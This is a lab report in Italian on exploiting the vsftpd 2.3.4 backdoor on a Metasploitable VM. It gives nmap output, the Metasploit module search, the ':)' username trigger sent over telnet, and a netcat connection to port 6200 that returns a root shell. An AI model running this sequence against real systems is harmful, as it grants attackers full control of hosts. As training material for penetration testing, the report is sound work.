REPORT Hacking del servizio VSFTPD su Metasploitable con Metasploit

Obiettivo

Lo scopo dell'esercitazione era individuare e sfruttare la vulnerabilità presente nel servizio vsftpd 2.3.4 installato sulla macchina Metasploitable, utilizzando gli strumenti Nmap e Metasploit.

1. Verifica della connettività

Prima di procedere con l'analisi è stata verificata la raggiungibilità della macchina bersaglio tramite il comando:

ping -c 4 192.168.50.101

L'host ha risposto correttamente a tutti i pacchetti inviati:

Plain Text

4 packets transmitted, 4 received, 0% packet loss

Questo ha confermato che la macchina Metasploitable era raggiungibile dalla macchina Kali Linux.

2. Scansione dei servizi con Nmap

Successivamente è stata eseguita una scansione delle porte e dei servizi tramite:

Shell

nmap -sV 192.168.50.101

La scansione ha rilevato numerosi servizi attivi, tra cui:

```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=9.02 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=0.574 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.735 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.858 ms

── 192.168.50.101 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3151ms
rtt min/avg/max/mdev = 0.574/2.797/9.022/3.595 ms

┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-24 23:05 -0400
Nmap scan report for 192.168.50.101
Host is up (0.0014s latency).
Not shown: 979 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:45:43:72 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.17 seconds
```

3. Ricerca dell'exploit tramite Metasploit

È stato avviato il Framework Metasploit con:

msfconsole

Successivamente è stata effettuata una ricerca del modulo associato alla vulnerabilità:

- search vsftpd 2.3.4

Metasploit ha individuato il modulo:

- exploit/unix/ftp/vsftpd_234_backdoor

descritto come:

VSFTPD 2.3.4 Backdoor Command Execution

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

       =[ metasploit v6.5.3-dev                           ]
+ -- --=[ 2,684 exploits - 1,352 auxiliary - 2,604 payloads     ]
+ -- --=[ 436 post - 57 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd 2.3.4

Matching Modules
================

   #  Full Name                            Disclosure Date  Rank       Check  Name
   -  ----                                 ---------------  ----       -----  ----
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

4. Analisi del modulo

È stato analizzato il codice del modulo exploit per comprenderne il funzionamento.

Dall'analisi è emerso che la vulnerabilità utilizza una backdoor che, una volta attivata, apre una shell remota sulla porta:

6200/TCP


Nel codice è presente infatti il riferimento:

Ruby

RPORT => 6200

e il tentativo di connessione alla backdoor tramite tale porta.





5. Attivazione della backdoor

Per verificare il comportamento del servizio FTP è stata aperta una connessione Telnet sulla porta 21

telnet 192.168.50.101 21

Dopo la connessione sono stati inseriti username e password di prova:

Plain Text

USER asdfdsvr:)

PASS dsadasff

Il carattere:


:)

è utilizzato nella vulnerabilità originale di VSFTPD 2.3.4 per attivare la backdoor nascosta.

Il server ha risposto con:

500 OOPS: priv_sock_get_result

e la connessione è stata terminata.



6. Verifica della porta 6200

Dopo il tentativo di attivazione della backdoor è stata verificata l'apertura della porta 6200.

In un primo momento è stata effettuata una prova con Netcat:

nc 192.168.50.101 6200

ottenendo:

Connection refused

Successivamente è stata eseguita una scansione mirata:

nmap -sV -p 6200 192.168.50.101

che ha rilevato:

6200/tcp open


con un servizio non riconosciuto da Nmap.

7. Accesso alla shell remota

Una nuova connessione tramite Netcat ha permesso di interagire con la shell della backdoor:

netcat 192.168.50.101 6200

Per verificare i privilegi ottenuti è stato eseguito il comando:



Il risultato dimostra che l'accesso ottenuto disponeva dei privilegi di amministratore (**root**) sulla macchina Metasploitable.

Conclusioni

L'esercitazione ha consentito di individuare il servizio vulnerabile vsftpd 2.3.4 tramite Nmap e di analizzarne il comportamento utilizzando Metasploit. Dopo l'attivazione della backdoor presente nel software è stata aperta una shell remota sulla porta 6200, alla quale è stato possibile collegarsi tramite Netcat.

La verifica dei privilegi ha mostrato l'esecuzione con utenza root, dimostrando il successo dello sfruttamento della vulnerabilità. L'attività evidenzia come software obsoleti e vulnerabili possano consentire ad un attaccante di ottenere il completo controllo di un sistema remoto.